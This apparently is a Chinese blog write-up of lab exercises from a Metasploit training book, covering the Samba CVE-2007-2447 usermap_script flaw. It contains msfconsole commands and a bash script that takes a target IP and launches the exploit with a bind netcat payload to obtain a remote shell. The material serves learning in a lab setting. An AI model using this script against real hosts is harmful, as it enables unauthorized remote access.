
《Metasploit魔鬼训练营》第一章实践作业
《Metasploit魔鬼训练营》第一章实践作业
1.搜集Samba服务usermap_script安全漏洞的相关信息,画出该安全漏洞的生命周期图,标注各个重要事件点的日期,并提供详细描述和链接。
参考链接:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-2447
http://samba.org/samba/security/CVE-2007-2447.html
https://www.samba.org/samba/history/security.html
https://github.com/rapid7/metasploit-framework/commits/master//modules/exploits/multi/samba/usermap_script.rb


描述:Samba协议的一个漏洞CVE-2007-2447,用户名映射脚本命令执行,影响Samba的3.0.20到3.0.25rc3 版本,当使用非默认的用户名映射脚本配置选项时产生,通过指定一个包含shell元字符的用户名,攻击者能够执行任意命令。
时间线:2007年5月7日漏洞被披露到security@samba.org这个邮箱中,2007年5月14日samba公开漏洞信息并提供了该漏洞的补丁。

2010年2月16日Metasploit首次为该漏洞提供攻击模块载荷。
2.利用Linux Shell命令统计出分别针对Windows 2000、Windows XP、Windows Server 2003、Windows Vista、Windows 7和Windows Server 2008目标环境的渗透攻击模块数量。

命令:search type:exploit target:Windows 2000
Windows 2000:170个

Windows XP:834个

Windows Server 2003:319个

Windows Vista:111个

Windows 7:705个
Windows Server 2008:278个

3.完成一次针对Linux靶机usermap_script漏洞的渗透攻击,尝试植入VNC图形化远程控制工具的攻击载荷,成功获得Linux靶机上的远程控制桌面。

用show payload查看针对该漏洞的攻击载荷,然后用set payload命令设置攻击载荷;

show options命令可以查看配置,并用set命令完成相关的配置;

用exploit命令启动渗透攻击,成功getshell。
4.使用msfcli命令行接口编写一个Shell脚本程序,实现用户只需输入目标Linux靶机的IP地址作为参数,就可以使用usermap_script漏洞渗透攻击模块,获得靶机的远程Shell访问。
用vim编辑脚本test.sh
#!/bin/bash                   #表示用bash执行

echo "please set RHOST IP"

read -p "IP:" IP              #让用户输入目标IP

msfconsole -x "use multi/samba/usermap_script;\set payload cmd/unix/bind_netcat;\set RHOST $IP;\run"    #由于最新版本的Metasploit取消了msfcli,所以现在使用msfconsole -x来执行
编辑好test.sh后,用命令 ./test.sh来执行脚本(TIPS:如果是用vim直接创建的新文件,文件是没有可执行权限的,需要用chomd命令添加可执行权限。)


成功getshell。
《Metasploit魔鬼训练营》第一章实践作业的更多相关文章
- Metasploit魔鬼训练营第一章作业
1, Samba服务 Samba是在Linux和UNIX系统上实现SMB协议的一个免费软件,由服务器及客户端程序构成.SMB(Server Messages Block,信息服务块)是一种在局域网上共 ...
- MSF魔鬼训练营第一章 初识Metasploit
1.1.4渗透测试过程环节 PTES标准7个阶段 1.前期交互阶段 收集客户需求.准备测试计划.定义测试范围与边界.定义业务目标.项目管理与规划等 2.情报搜集阶段 公开来源信息查 ...
- 《Metasploit魔鬼训练营》第三章
p85 使用nmap探测目标主机的操作系统版本那里有问题,我探测不了NAT服务器的! msf > nmap -sT 10.10.10.254 [*] exec: nmap -sT 10.10.1 ...
- 《Metasploit魔鬼训练营》第四章(下)
p163 XSSF 默认kali 2.0中没有xssf,先下载:https://code.google.com/archive/p/xssf/downloads 将下载下来的zip文件解压,将其中的d ...
- 《JavaScript设计模式与开发实践》笔记第一章
第一章 面向对象的JavaScript 动态类型语言和鸭子类型 编程语言按照数据类型大体可以分为两类:静态类型语言.动态类型语言. 静态类型语言:在编译时便已确定变量的类型. 优点: 在编译时就能发现 ...
- 《从Paxos到Zookeeper:分布式一致性原理与实践》第一章读书笔记
第一章主要介绍了计算机系统从集中式向分布式系统演变过程中面临的挑战,并简要介绍了ACID.CAP和BASE等经典分布式理论,主要包含以下内容: 集中式的特点 分布式的特点 分布式环境的各种问题 ACI ...
- 《Ansible自动化运维:技术与佳实践》第一章读书笔记
Ansible 架构及特点 第一章主要讲的是 Ansible 架构及特点,主要包含以下内容: Ansible 软件 Ansible 架构模式 Ansible 特性 Ansible 软件 Ansible ...
- 《JavaScript高级程序设计(第3版)》阅读总结记录第一章之JavaScript简介
前言: 为什么会想到把<JavaScript 高级程序设计(第 3 版)>总结记录呢,之前写过一篇博客,研究的轮播效果,后来又去看了<JavaScript 高级程序设计(第3版)&g ...
- Learning From Data 第一章总结
之前上了台大的机器学习基石课程,里面用的教材是<Learning from data>,最近看了看觉得不错,打算深入看下去,内容上和台大的课程差不太多,但是有些点讲的更深入,想了解课程里面 ...
随机推荐
- C++STL(二)——vector容器
STL--vector容器 vector对象的概念 vector基本操作 vector对象的初始化.赋值 vector查找.替换(已在上一片 string类 博客总结过了,不再总结) vector添加 ...
- Java基础部分脑图
这两天事情多,Java摸鱼了,就抽空写了一个脑图聊以自慰,表示自己还是学了的 下面这些全会了,恭喜你,Java的基础你可以毕业了
- 拿万元月薪必备的书单,学JAVA的程序员必看的5本书!
点击蓝色"程序员黄小斜"关注我哟 加个"星标",每天带你读好书! 文/黄小斜 转载请注明出处 每一年的年初都是买书学习热情高涨的时候,虽然不知道你们是让这些书吃 ...
- ubuntu16.04下安装java8
从Oracle官网下载jdk,jdk-8u231-linux-x64.tar.gz (1)复制到/opt 目录内 sudo cp jdk-8u231-linux-x64.tar.gz /opt (3) ...
- BigDecimal 笔记
参数 BigDecimal 类主要有如下几个参数 这几个参数都比较好理解,看过这两个例子基本都能明白,现在总结一下就是 scale // 小数点后位数 precision // 一共位数 intCom ...
- 构建LNMP
构建LNMP 案例1:部署LNMP环境 案例2:构建L ...
- zabbix模板的自动发现规则(ldd)实现被监控项自动发现
zabbix模板的自动发现规则(ldd)实现被监控项自动发现 自动发现规则(ldd)用途说明 在zabbix自带的linux模板的自动发现规则中,有一个Mounted filesystem disco ...
- spring08
这里主要学习的是关于spring之后中与ioc不同的aop技术:面向切面编程是spring基石之一: 解决代码混乱文体,代码分散,当部分修改时,要逐个修改当更多的日志以及验证介入之后会使代码变得更加的 ...
- tornado的ORM
tornado的ORM 安装sqlalchemy和pymysql pip install sqlalchemy pip install pymysql 连接数据库 from sqlalchemy im ...
- Linux 文件管理篇(四 文件查找)
显示脚本文件或者命令的路径 which 显示档案的路径(数据库中查找,较快) ...